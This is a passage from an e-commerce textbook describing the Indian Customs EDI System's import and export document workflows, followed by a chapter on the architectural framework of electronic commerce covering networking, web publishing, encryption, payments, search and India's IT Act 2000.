The export sub-system was geared mainly from processing shipping bills that were earlier received in the paper mode. The import sub-system handles the processing of bills of entry. The National Informatics Center (NIC), with its presence in almost every district headquarter in India during the same period, rolled out a VAN. ICES uses NIC's value added network services for electronic document exchange. Trade partners interested in using ICES also join NIC's VAN; this provides them the ability to dial up from almost any part of the country. Through the use of VAN, exporters, importers and custom house agents (CHAs), can transmit bills of entry, shipping bills and other related documents, such as invoice, and packing list to the NIC's EDI Server offering VAN services. The Customs computer system is notified and picks up documents for further processing and clearance. In the process, unlike the previous arrangement, trading partners are not required to travel physically to the custom house for submitting the documents. The trading partners or their agents physically interact with the customs house only at the last stage for physical examination of goods and for taking delivery.

The ICES system runs on high availability Clustered Sun servers and employs, an iPlanet EDI software environment. The iPlanet's EDI software *ECXpert* is used as the main EDI software platform. The system also used iPlanet's *TradingXpert* software package to facilitate the electronic filing of documents. The Oracle database software is used for storing master records across the country.

A stand-alone software package called Remote EDI System (RES) has been developed to facilitate custom house agents and other trading partners in the preparation of bills of entry, shipping bills and other related electronic documents required for interchange. The software has been developed by NIC as a component of the Indian Customs EDI System. The documents transmitted electronically over the NICNET, are submitted to the customs computer system for further processing.




Fig. C3.3 The Indian Customs EDI System

The Indian Customs EDI System (ICES) has several modules for processing and exchange of documents. Some of the important modules are:

- Import General Manifest
- Appraisals
- Auditing
- Examinations
- Trans-shipments
- Bonds
- Licenses
- Baggage
- DEPB(Duty Entitlement Passbook Scheme)/DEEC(Duty Exemption Entitlement Scheme)/100% EOU
- Duty Drawbacks
- Export General Manifest

Operation

The Indian Customs EDI System (ICES) accepts the documents entered by trading partners. The Indian Customs provides a downloadable Remote EDI System (RES) which can be used by partners for preparing Electronic documents. Alternatively, Electronic documents can be prepared by the trading partner's EDI system. Either way, the prepared electronic document is directly submitted to ICES via NICnet VAN, commonly referred to as the Indian Customs and Central Excise Network (ICENET). The RES offers a user-friendly graphical user interface implemented using Visual Basic/Oracle 8. Traders can use RES from their offices to create documents in the desired format and connect to ICEGATE through ICENET for transmission of the documents. The ICEGATE stands for the Indian Customs and Central Excise Electronic Commerce/Electronic Data interchange (EC/EDI) Gateway. ICEGATE is a portal that provides e-filing services to trade and cargo carriers and other clients like Customs and Central Excise.

The Customs and Central Excise departments also run service centers for importers/exporters and CHA's who do not have access to the Internet. These people can get their documents electronically prepared and submitted for further processing at the service centre. The service centre software package developed by NIC runs on a powerful Sun machine using Oracle 7.0 and allows data entry, modifications, and a submission.

The data entered through EDI or service centre is validated before its storage into ICES. If errors are found, the same are reported to the importer/exporter/CHA through EDI or at the Service Centre.

The electronically submitted documents are reviewed by officers of the Custom House and after requisite scanning at stages of processing and the physical examination of goods at the sheds, the final clearance is accorded on the computer system. The system (ICES) maintains a work flow history of the processing transaction, and thus it is possible to keep track of the status of the document and the officers who have handled it. The authorized senior management can analyze the trail of the processing at any time, while the CHA can enquire about the status of his documents from his own system. The CHA can also view any memo or objections raised on his documents, as they are available in the system.

Indian Customs EDI System: Imports

An importer or his CHA can file bills of entry at the service center. Importers filing through the service center are also required to submit a signed declaration in a prescribed format along with a copy of their invoice and packing list. Alternatively, documents can also be filed through the Remote EDI System.

The data is checked and at the service center, a check list is generated, which is verified by the Importer/CHA. In case of discrepancies, the list is corrected and the signed check list is then submitted to the service center. For Remote EDI System users, the system validates and accepts it, if no errors are detected. The RES users receive an acknowledgement of acceptance. In case of errors being detected a message is sent back to the user.




Fig. C3.4 Workflow Process at Indian Customs for Import

Figure C3.4 describes the work flow process for the movement of the bill of entry. The accepted bill of entry moves to the respective group appraiser. The group appraiser then assesses the bill of entry on the system and, on satisfaction, forwards it to the audit appraiser. Only when the audit is complete, the bill of entry is marked to the assistant commissioner of the group. The appraisal and audit-assessment is approved by the concerned Assistant commissioner. The payment advice form TR-6, and the examination order are printed at the service center.

In case, the appraiser finds discrepancies or has doubts about tariff classification/notification/declared value etc. declared by the importer, at the initial stage itself the appraiser raises a query about the same. The Importer/CHA can make enquiries regarding the status of the bill of entry at the service center.

The importer/CHA is required pay the duty at the designated bank using the TR-6 form. On payment of duty against the TR-6, the bank enters the information in the system at a terminal at their end. The work flow process marks the bill of entry at this stage to the appraiser (docks). The importer/CHA also approaches the shed appraiser and presents a copy of the bill of entry along with duly paid receipt and other documents including the invoice, packing list, etc. for examination of the goods.

The shed appraiser examines the goods and enters the examination report in the system. On completion of the examination of the goods, the appraiser (docks) gives the "Out of Charge" order on the system. Thereafter, the system prints two copies of bill of entry for the importer and the Exchange Control.

The dock officers make their comments, and enter them in the system, and the file examination report as well. The reports filed by the dock officers report any discrepancy found in the docks with respect to the goods. The appraisal and audit processes revise the assessment on the basis of the examination report and the comments of the dock officers.

Indian Customs EDI System/ Exporters (ICES/E)

The export system can be used by only by registered users. In order to register with the Indian customs EDI System exporters/CHAs are required to provide the Customs EDI System with their IEC code number, CHA license number and authorised dealer code number of the bank through which the export proceeds are to be realized.

Registered exporters or their authorized registered CHAs can file the shipping bill for export, using the prescribed format, at the service center, by presenting a copy of invoice and packing list. Once the data has been entered in the service center, a checklist is generated and handed over to the CHA/exporter to verify the correctness of the data entered. If any error/mistake is detected by the CHA/exporter in the data, they are supposed to inform the service center operators for making the necessary correction in the entered data.

On verification of the correct data, the system generates a shipping bill for processing. Shipping bills are processed by the ICES/export system based on the information declared by the exporters. The ICES/export system marks the following categories of hipping bills for assessment by the assistant commissioner (export):

(a) Shipping Bills where the FOB value is more than Rs. 10 lakh.
(b) Shipping bills relating to free trade samples whose valuel is more than Rs. 20,000.
(c) Drawback Shipping Bills where drawback amount is more than Rs. 1 lakh.

During the processing, the assessor can raise a query, which in turn, needs to be answered by the exporter/CHA. The exporter/CHA can check the status of the shipping bill at the service center. They can also check whether any query has been raised in the respect to their shipping bill. In case of any query, they should file a reply to the query through the service center.

The exporter/CHA is required to present a checklist along with all original documents such as the Invoice, packing list, etc. to the customs officer. On successful processing at the previous stages, the examining officer carries out the examination of the goods at the docks. On examination of the goods and scrutiny of the documents, if everything is in order, then the appraiser issues a “Let Export” order to the ICES/export system.

The ICES/export module prints out the shipping bill on receiving the “Let Export” instruction from the appraiser. The shipping bill also contains an examination report that is signed by the appraiser, examiner as well as the CHA/exporter It also includes the name and license number of the CHA.

4
CHAPTER

Electronic Commerce: Architectural Framework

Learning Objectives

This Chapter covers the following topics:

1. What is the architectural framework of electronic commerce
2. Elements of the Electronic Commerce framework
   (a) Network Infrastructure
   (b) Information and Distribution Technology
   (c) Networked Multimedia Content Publishing Technology
   (d) Security and Encryption
   (e) Payment Services
   (f) Business Services Infrastructure
   (g) Public Policy and Legal Infrastructure

In this chapter we examine the building blocks of electronic commerce. The growth of electronic commerce in the current form has been made possible due to the convergence of technological developments, business process realignments and public policy issues. The technological developments responsible for this growth are the convergence of digital transmission, digital content, and information/message distribution. The rapid developments in information and networking technology and its adoption by business organizations have affected the very nature in which business is conducted. The interaction between the suppliers, partners, geographically distributed units of the same company and consumers has begun to reshape their relationship, leading to business process realignments in the organization. Policy issues relate the technology and business environment. The technological standards and policy are essential for the ensuring interoperability of the global infrastructure and universal access to the network. The business policy framework is essential for building the trust, security, privacy, and a non-repudiate transaction environment, and in ensuring the legality of transaction systems, financial systems, and cross border taxation.

FRAMEWORK OF ELECTRONIC COMMERCE

Electronic commerce applications require a reliable network infrastructure to move the information and execute a transaction in a distributed environment. These applications rely upon two key component technologies i.e., the publishing technology necessary for the creation of digital content and distribution technology to universally move the digital contents and transactions information. Thus, in the framework network infrastructure forms the very foundation while publication and distribution technologies are the two pillars that support the creation of distributed electronic commerce applications. In addition to technological infrastructure and applications, for electronic commerce to flourish, it is essential to have a business service infrastructure. The business service infrastructure comprises of directory services; location and search services; and a trust mechanism for private, secure, reliable, and non-repudiable transactions, along with an online financial settlement mechanism.

The multi-layered architecture of electronic commerce, comprising essential blocks has been shown in Fig. 4.1. The framework describes various building blocks, enabled by technology, for creating new markets and market opportunities. The building elements of electronic commerce architecture are described as follows:

Network Infrastructure

The early experiments for establishing communication among geographically dispersed computers, funded by the Defense Advance Research Project Agency (DARPA), evolved into ARPANET. It was the first packet switched network that interconnected several Universities and research organization. The establishment of ARPANET lead to several other experimental Wide Area Networks (WANs) such as BITNET, CSNET, Space Physics Analysis Network (SPAN), and High Energy Physics Network (HEPNET) to name a few. In the mean time, the broadcast based networking technology, introduced originally by Xerox PARC, also evolved into Local Area Networks, interconnecting offices and campuses. Each one of these networks transported messages among interconnected computers, but used proprietary protocol for the purpose. The International Standards Organization's (ISO) seven layer Opens System Interconnect (OSI) model attempted to standardize various networks. The adoption of TCP/IP as a network communication protocol by the Defense Department of the US Government provided the much needed interconnectivity among heterogeneous networks.

Today, the network infrastructure, known as internet, consists of heterogeneous transport systems. These different transport networks interconnect using common network protocol standards called TCP/IP. TCP/IP is concerned with the issue of providing a reliable data transmission mechanism for applications. All the computers connected/accessible on the internet share a common name and address space. The standard prevalent addressing scheme uses 32-bit numbers called IP addresses, to uniquely identify the machine. The Internet Assigned Numbers Authority (IANA) is responsible for putting in place schemes for managing common shared address space. The current 32-bit address scheme has already become inadequate due to the growth in number of machines connected on the Internet, a 128-bit address space, IPV6, has been created to meet the growing demand. The common name space is implemented using the Domain Name System (DNS), and ensures that each machine on the internet has a unique name. The name here refers to the combination of the host and domain name.

TCP/IP, named after its two primary protocols, viz., Transmission Control Protocol (TCP) and Internet Protocol (IP), has emerged as a de facto standard of connectivity. In TCP/IP networks, it is the internet protocol layer that holds the architecture together by delivering the IP packets from end to end in a connectionless format. Irrespective of the underlying transmission media and framing formats utilized by various heterogeneous networks, the IP layer receives packets from the upper layers and injects them into underlying networks. The packets from underlying networks are received and delivered by the IP layer to the upper layers at the destination site. The IP layers behave much like a postal services where each packet is delivered independent of all other packets, thus in the process it may deliver packets out of the sequence in which they were sent.

The transmission control protocol (TCP) provides a connection-oriented reliable delivery mechanism. It insures that a byte-stream, emanating at one machine destined for the other machine, is delivered without any errors, duplication and in the original sequence. TCP layer at the originating machine divides the incoming byte-stream from applications into multiple IP packets and adds sequence numbers to them and then utilizes the connectionless and unreliable IP service for delivery through underlying heterogeneous network. The receiving TCP process at the destination machine combines the packets together and orders them by the original sequence number assigned to them prior to delivery. The transport layer in addition to TCP also supports a User Datagram Protocol (UDP). UDP is an unreliable connectionless protocol. It is often used in applications, such as video and audio streaming, where prompt and constant delivery of data is more important than the in sequence and reliable delivery offered by TCP. It is also utilized by single packet request-reply applications, where speed of delivery is more important.

The construction of a reliable network infrastructure requires two types of hardware—transmission media and components such as routers, switches, hubs, and bridges. The network bandwidth is usually dependent upon the quality of transmission media. The coaxial cables, copper wire, fiber optical cables, radio, microwave, and satellite based transmission mechanisms are some modes utilized for the physical transmission of data. The component industry, dominated by Cisco, 3COM and Bay Networks, is already a multibillion dollar industry. Data transmission or the bandwidth has been provided by telecom companies operating telephone lines, cable TV systems with coaxial cables, direct broadcast systems (DBS), wireless network providers, computer networking providers, satellite transponders, and fiber optical infrastructure providers. Access to the network requires devices that are referred to as Data Terminal Equipment (DTE). These DTE devices, such as set-top boxes and personal computers along with interfacing software for various networking options and interconnectivity, let users get on to the network.

The network infrastructure forms the very basis of the electronic commerce, playing the role, in many ways, analogous to road/transport highways in the traditional commerce. Information, information goods and transactions move between the clients and commerce provider, through network highways.

Information Distribution Technology

Information distribution and messaging technologies provide a transparent mechanism for transferring information content over a network infrastructure layer. It is accomplished through software systems that implement File Transfer Protocol (FTP), Hypertext Transfer Protocol (HTTP), and Simple Message Transfer Protocol (SMTP) for exchanging multimedia contents consisting of text, graphics, video, and audio data. For electronic commerce, challenges exist in providing a secure, reliable, and portable mechanism that can inter-operate over a variety of devices such as personal computers, workstations, palmtops, set-top boxes, and wireless communicators.

The messaging service offered by SMTP servers have been implemented by the various software programs that ensure a message composed and dispatched for a specified destination address is delivered reliably. Some of the commonly used and available implementations of the SMTP services are Sendmail and Qmail programs. Similarly, various implementations of FTP protocols have also existed for quite some time and have been in use for reliably transferring files from one computer to another over the network.

Tim Berners-Lee at the Particle Physics Laboratory (CERN), in France, proposed the Hypertext Transfer Protocol (HTTP) in 1989. The protocol permitted the transparent delivery of hyper-linked documents, residing on remote computers, consisting of multimedia information. A prototype server system that used the Hypertext Transfer Protocol (HTTP) was implemented to demonstrate the capabilities of such a system. The protocol and the software source code were made publicly available. The programmers at the National Center of Supercomputer Applications (NCSA) developed the first client program, Mosaic, that offered graphical user interface for interacting and browsing the multimedia content delivered by HTTP servers. It is the development of HTTP information distribution protocol and later Mosaic, a GUI client, that provided the impetus for using the internet for electronic commerce rather than electronic communication and file transfers. Netscape, Microsoft and Apache are the major HTTP servers that dominate the internet world. All these products provide generic as well as proprietary ways of interfacing the HTTP server with corporate databases and information repositories. Corporate information lies in heterogeneous systems, ranging from file systems, relational database management systems and object database management systems. The capability of HTTP to deliver static as well as dynamic information content including multimedia information in an easy and transparent manner makes it amenable to create information sources that can be delivered and rendered on a distributed geographic area over a wide variety of client machines.

Networked Multimedia Content Publishing Technology

The information distribution protocol, HTTP, delivers the documents written in the Hypertext Markup Language (HTML), to the client program. The language offers an easy way for integrating multimedia content, residing in a variety of computers connected on the internet. HTML makes it possible to integrate the multimedia content in a document form and the integrated content then can be published using the HTTP servers. Clients can make requests, for the published information residing on HTTP servers. Clients submit requests to servers using the Hypertext Transfer Protocol. The servers respond to requests by locating and delivering the HTML document or error message, as the case may be, to the client. The client programs, also known as browsers, parse and render the delivered HTML documents on the screen of the client machine. As stated earlier, each machine connected on the internet has a unique name and address, commonly referred to as the IP address and domain name respectively. All published documents on the internet can be uniquely identified and located by a Uniform Resource Locator (URL) address. The URL address effectively serves as a unique name of the published document, worldwide. The URL is made up of three parts: the protocol name, machine name, and the name of document on the machine. The machine name part of URL identifies the machine and protocol name determines the distribution server that will serve the document and the rules and format in which the document will be served. The document name of the URL points to a specific document on the machine. Thus, a URL is capable of addressing as well as locating documents in the entire universe of internet.




Fig. 4.1 Architectural Framework for Electronic Commerce

The HTML is tag-based language and provides a rich set of tags that are used for designing the page layout, embedding multimedia objects, hyperlinking documents residing on the same as well as other internet connected machines. A simple HTML document can be developed in any standard text editor. In addition there are a variety of HTML editors that make the job of developing HTML documents easier, besides, the developer need not recollect all the tags while developing an HTML document. In addition to HTML, the Extensible Markup Language (XML) has also emerged as a language for developing pages for the web. HTML is more concerned about how a page is formatted and displayed, while XML describes the actual content of a page. It simplifies the task of describing and delivering structured data from any application, thus, providing users with the ability to share and search the data in XML documents, in much the same way as we share and search data from databases and files.

Microsoft Frontpage, Netscape Composer, HotDog are few of the several HTML editors that can be used for writing and composing HTML documents. The actual multimedia content, i.e., the graphics, video clips, audio clips, and animated content can be developed by tools and editors available in the respective areas. Today, sophisticated tools for developing multimedia content are available. The network infrastructure with the availability of HTTP as the information distribution protocol and emergence of HTML and other multimedia content editors as the networked multimedia publishing permits businesses to create digital products or represent the goods and services in the digital content form. Web technology, consisting of information distribution (HTTP) and publishing as well as integration (HTML and multimedia content editors) capability, provides the two basic pillars on which electronic commerce applications are built.

Security and Encryption

Distributed interactive applications that can showcase the information sources can be created using information distribution and publication technology. Electronic commerce applications require that the information sources to be made available online to geographically dispersed clients and facilitation of the transactional environment. For electronic commerce to be viable, the two important issues need to be addressed: protection of the source of information that is being made available online, and protection of the transaction that travels over the network. Participating businesses in electronic commerce have to publish the information and make it widely available in a network connected world. Wide connectivity and ready access to information also opens up sites to unwanted intruders. The first issue is addressed by deploying strong site security measures that constantly monitor the site for authenticated and authorized activities, virus detection and elimination systems, and intrusion detection systems and firewalls.

The second issue of securing the transaction, carried out over the network, requires addressing several security and confidentiality related issues. The confidentiality or privacy of the transaction data can be addressed by using various encryption techniques. The shared key as well as the public/private key pair based encryption techniques can be used for the purpose. In addition to the confidentiality of the transaction issue, the other important issues include the ability of business entities involved in transaction to authenticate each other, the ability to ensure that the messages exchanged between them have not been tampered with and finally the assurance that neither of the parties will repudiate the transaction they entered in.

In electronic commerce, the transacting parties are software processes acting on behalf of trading parties, who may not even be familiar with each other. Thus, the infrastructure for identifying and authenticating transacting parties is essential in such an environment. The process of authentication offers assurance to all involved that they are dealing with a genuine party. In the electronic commerce environment the task of authentication can be accomplished with the help of digital certificates signed/issued by a trusted certification authority. Encryption and digital signatures are used for ensuring message integrity and non-repudiation.

The issue of protecting the information available on the electronic commerce site; privacy; secrecy and tamper-proofing of information flowing on the wire and non-repudiation of transactions executed are all essential for building confidence among trading parties to take the plunge in executing electronic commerce transactions. Encryption technologies based on shared key mechanisms such as Data Encryption Standard (DES) or public-private keys such as RSA algorithms have been utilized for addressing the issues of authentication, authorization, privacy and non–repudiation. Security and encryption technologies available today have been deployed to develop a public key infrastructure in the form of certification authorities, to serve the purpose of authentication and non-repudiation. Digital certificates issued by the certification authority are used as authentication and identification mechanisms. The validity or trust in digital certificates depends upon the credentials and legal standing of the certification authority.

Security requires various toolkits, firewalls and encryption products. Certification authorities, based on the legal framework of the country, have emerged as the required role players in building confidence for the growth of electronic commerce.

Payment Services

Online payment is fundamental to the acceptance of electronic commerce as a viable alternative to traditional commerce. It is a mechanism that facilitates an online financial exchange between concerned parties. In the case of large and established businesses deploying Electronic Data Interchange (EDI) for transactions, banks have been supporting the electronic payment mechanism through the Electronic Fund Transfer (EFT) channel. In the expanded scenario of electronic commerce, with geographically dispersed retail buyers and suppliers unknown to each other, mechanisms based upon a limited number of well-known participants do not have the flexibility to scale-up to emerging electronic markets. Several scalable and flexible electronic payment mechanisms-cash, cheques and credit cards have emerged, essentially imitating traditional payment mechanisms. Electronic payment mechanisms represent currency in the form of digital bits and require security and encryption mechanisms to ensure that it cannot be duplicated, reused or counterfeited and yet can be freely exchanged. In addition, these electronic payment systems also offer the confidentiality, integrity, and privacy of traditional payment systems.

In the electronic commerce environment, when a buyer, after having selected some items to buy from a site, arrives at the checkout counter of a web site, the merchant web site should be in position to offer multiple payment options that are convenient, safe, reliable, and widely accepted. The electronic payment mechanisms evolved can be classified in to three major categories—pre-paid, instant-paid, and post-paid. The instant-paid mechanism requires equivalence to Government/Central Bank backed cash transactions. None of the electronic payment systems that have been developed so far offer the equivalence to or carry a Government/Central Bank guarantee like cash. Debit cards come closest to instant-paid electronic payment systems. The various electronic/digital cash mechanisms that have been in vogue are in fact prepaid payment systems.

In these systems the physical currency is used for acquiring digital cash that in turn can be spent in an electronic payment environment. Post-paid mechanisms are equivalent to credit card and cheque based transactions

Ecash, Digicash, NetBill, Micromint, Netfare and Mondex are some examples of payment systems that fall in the pre–paid category. The FSTC electronic cheque, Netcheck, and Cybercash systems are some examples of post-paid electronic payment systems. Traditional credit card majors have come up with Secure Electronic Transaction (SET) protocol. The protocol provides a secure mechanism for using standard credit cards, over the network, for electronic payment purposes. Despite the development of secure transaction mechanisms for credit cards, for reasons of anonymity, privacy, and in the case of small purchases electronic cash payment mechanisms will remain essential.

Business Service Infrastructure

Business service infrastructure includes directories and catalogues. These are essential for identifying and locating businesses that meet customer requirements. The directories and catalogs are akin to Business Directories and Yellow Pages used by customers to identify and locate businesses that are likely to provide the service or fulfill product demand in traditional commerce. Search engines and directory service providers like Altavista, Google, Yahoo! Infospace, Lycos, and Infoseek identified and capitalized on the need by providing the service. Many specialized directory services are required to locate and index businesses in the global mass and mini market space. The need for infrastructure directory services that can interact and work with software agents, working on behalf of the buyers, has begun to manifest itself.

Search engines are textual databases of web pages that are usually assembled automatically by the machines. These search engines can be classified in two categories:

1. Those who compile their own searchable databases about the information available on the internet; and
2. Engines, which search the databases of multiple search engines of the former type and then reorganize the results based on the meta-data and guiding rules maintained by them.

Search engines compile their databases by employing "robots", often called spiders, to crawl through the web space. The crawling is done by picking a page and then visiting all the links referred to in that page and in the process identifying and perusing the pages. Once the spiders get to a web site, they typically index words on the publicly available pages at that site. Spiders may miss web sites that are not linked to other pages. Thus, web page owners may submit their URLs to search engines for crawling and eventual inclusion in their databases. When the search is done on the web using a search engine, it is actually asking the engine to scan its index for matching the key words and phrases typed by the user. The search engine maintains a database that contains correspondence between text terms and document URLs. It is important to remember that when a search is performed using a search engine, the entire web is not searched, but only the portion of it that has been indexed by the search engine.

Search engines return the relevant URLs for the keywords or search terms entered by users. With millions of web pages on the internet, a simple search for any term or phrase may result in thousands of URLs. In general, a user is not likely to visit more than the first few pages of the returned results. Thus, it is important for web site designers that their URL should be ranked amongst the top few for the relevant terms and keywords. The ranking methodology differentiates search engines.

Search engines provide access to publicly available pages on the web and probably are the best means for locating information on the web based on an unstructured expression of concepts. On the down side, the sheer number of words indexed by the search engines increases the likelihood that they will return hundreds and thousands of irrelevant responses to simple search requests.

A hierarchical directory structure that classifies web sites based on the content in various categories, subcategories and further granularity of the same has been alternatively used for successfully locating the relevant information. Many a time the entry in the directory and within that appropriate category is done after reviewing the content of a web site. This allows users to locate the relevant web site by navigating through the hierarchy.

Public Policy and Legal Infrastructure

The digital economy riding on the internet has a global reach. Companies use the world wide web for brand building, promoting sales of products, offering merchandise for sale, conducting auctions, or for providing product information are operating in a global environment. The access to network infrastructure and legal framework, for the protection of transactions conducted over the network, play important role in the viability and the growth of electronic commerce. Even today, a vast majority of countries in the world have a heavily regulated telecomm-unication environment, in many of the cases the government is the only provider of telecommunication access. These regulations, with the arrival of the internet, have inhibited the growth of the network infrastructure in many countries. The telecommunication infrastructure designed for the voice data can carry data traffic only to a limited extent. Moreover, the cost of local access itself may be prohibitively high for data connections. Universal access at an affordable cost is important for the growth of the digital economy and electronic market. The Organization of Economic Cooperation and Development (OECD) have been putting together several initiatives and policy guidelines to address communication infrastructure development throughout the world.

Prior to 1994, the Indian telecommunication was also a government monopoly operated under the aegis of the Department of Telecommunications. With the National Telecom Policy of 1994, and the revised New Telecom Policy of 1999, followed by the Convergence Bill 2000, the Indian telecommunications market has opened up with multiple options of connectivity. Even in the local telephone access six private sector operators namely, Bharati Telenet, Tata Teleservices, Hughes Ispat Telecom, Shyam Telecom, Reliance, and Himachal Futuristic Communication Ltd. (HFCL) have begun the operations. The National Telecom Policy of 1999 also opened up the national long distance calling market with effect from January 2001. Liberalized policies also have opened up the International Long Distance calling market for competition, with effect from April 2002. As a result, the Reliance Infocom and Bharati Telesonic has already started long distance services and the prices have been dropping due to the newly opened up competition. The Indian government also laid out a liberal licensing policy for internet service providers in January 1998. Within 9 months of the policy announcement more than 175 licenses were granted. Countrywide, there are nearly 30 ISP operators today as compared to January 1998 when VSNL was the only ISP operator. The list of ISPs with over 100,000 subscribers includes VSNL, Satyam Infoway, Caltiger, Mantra Online, Dishnet DSL, and BSNL.

An E-commerce transaction, in the digital economy, actually takes place between processes operated by various transacting parties. Although, security and encryption technology can help in ensuring the secrecy and integrity of data, to insure that the transaction is conducted on behalf of two acclaimed parties, an authentication infrastructure has to be put in place. Authentication is offered by a third party that certifies the identity of the transacting parties. Trust in the certifying party is essential for transactions to take place. Trust has several connotations—prime amongst them is the genuineness of the other party and the reliable conduct of transacting business entities. The question that perplexes most buyers is that—if the equipment bought from the seller is defective, what will the buyer do to address the problem? That is why even in at traditional commerce people usually prefer doing business within the neighbourhood, or at well known shopping centers with businesses whose reputations they trust. Another question that transacting parties ponder over is the legal recourse they can use in case the other party reneges on the settled deal.

To provide a legal framework for electronic commerce transactions, the General Assembly of the United Nations adopted a Model Law on Electronic Commerce in 1997. The Model Law resolution recommended that all the member states should favorably consider the Model Law, while enacting their own laws—to promote uniformity in laws—that are applicable to alternatives of the paper based method of communication and in the storage of business transaction information.

The Information Technology Act 2000, based on the Model Law, forms the legal framework of electronic commerce in India. The IT Act 2000 holds the office of the Controller of Certification Authorities (CCA) responsible for issuing licenses to and for regulating the certification authorities in India. The office of the CCA operates the root-level certification authority and maintains a directory of all the certificates as well. User certificates are issued by CCA licensed certification authorities. Thus, through the office of the CCA, the IT Act 2000 puts in place the public key infrastructure (PKI) that can address important issues, emanating in electronic commerce, such as authentication, integrity, privacy and non-repudiation. The IT Act 2000 amends several existing Acts such as the Indian Penal Code; the Indian Evidence Act, 1872; the Bankers' Book Evidence Act, 1891, and the Reserve Bank of India Act, 1934 to offer legal recognition to business transactions carried out over the network using electronic technology. In other words, in addition to the paper based method of recording communications and information regarding business transactions, electronic based filing and recording of business transactions are also deemed legal and have the same degree of protection as the paper based methods. In broad terms, the Act defines the authentication and legal protection of the electronic records, legal recognition of digital signatures, use of electronic records and digital signature in government agencies, and the retention of records in electronic form.

In order to authenticate people, a massive public key infrastructure, operated by a legal establishment approved by a certification authority is required. With an estimated

250 million people online globally (40 million of them from India in 2002) and an expected increase to scale the billion mark in few years, servicing the online authentication, ensuring non-repudiation of contracts, purchase orders, and agreement repositories offers a substantial business opportunity. The certification authority, based on public key infrastructure, for this purpose has already been adopted in the e-commerce laws of many countries including India. The legal policies and framework provide it with the support necessary to enforce the digitally signed contract and ensure non-repudiation by either party, by providing the parties with a legal recourse. The Internet based electronic commerce pervades national boundaries and legal jurisdiction, thus the enactment of national laws alone in isolation is not sufficient. Instead, global frameworks that can inter operate with transnational certification authorities is a requirement.

Finally, as of today most of elements described in the framework are in operation, but are still evolving with the advances in the technology and business requirements. As a result e-commerce applications for conducting business-to-consumer (B2C) and business-to-business (B2B) transactions have proliferated the internet. Businesses have adopted various business models, some transplanted from the traditional world, others born on the internet.

Summary

This chapter introduces architectural elements and the framework of electronic commerce. The framework of electronic commerce requires technological, business service, and public policy infrastructure.

- The technological aspects require a robust, reliable network access, secure; reliable and portable information distribution; easy to use information content creation; multimedia publication technology and the technology to ensure security, privacy, integrity, and authenticated access to the information content.
- The business service infrastructure requires applications for locating and identifying businesses and the means to carry out a safe and secure transaction including online payments. The safety and security of transactions is based on third party trust based assurance for authentication, privacy, integrity and non-repudiation of a transaction. The technology can provide the basis for a secure transaction but the trust environment requires public key infrastructure.
- The trust environment has its basis in the public policy and legal framework. Establishing electronic commerce related laws and recognized certification authorities provides the legal framework for electronic commerce.

Review Questions

1. What are the basic architectural elements of electronic commerce?
2. What is the role of online payment systems in electronic commerce?
3. What are the essential technologies for ensuring security in an electronic commerce environment?

4. What is meant by business service infrastructure? Compare the business service infrastructure requirements of traditional and electronic commerce.
5. What is the role of the certification authority in the electronic commerce framework?
6. What are the requirements for the creation of a trust environment in electronic commerce?

References and Recommended Readings

1. Atkins, D. et. al. *Internet Security: Professional Reference*, Indianapolis: New Riders (1996).
2. Clinton, W. J. and, A. Gore Jr., *A framework for Global Electronic Commerce*, http://www.iitf.nist.gov/eleccomm/ecomm.htm (July 1997).
3. Deitel, H., P.J. Deitel, and T.R. Nieto, *Internet and World Wide Web—How to Program*, Upper Saddle River, New Jersey: Prentice-Hall (2000).
